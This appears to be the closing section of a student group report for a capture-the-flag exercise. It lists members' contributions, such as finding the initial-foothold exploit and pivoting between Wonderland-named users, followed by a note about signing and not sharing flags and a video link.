1211103311	Ng Yun Shi	Figured out the exploit for the initial foothold.	
1211102777	Tai Qi Tong	Pivot from user jabberwock to tweedledum, tweedledee humptydumpty, and also to user alice.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: <https://youtu.be/l-h79lspTt8>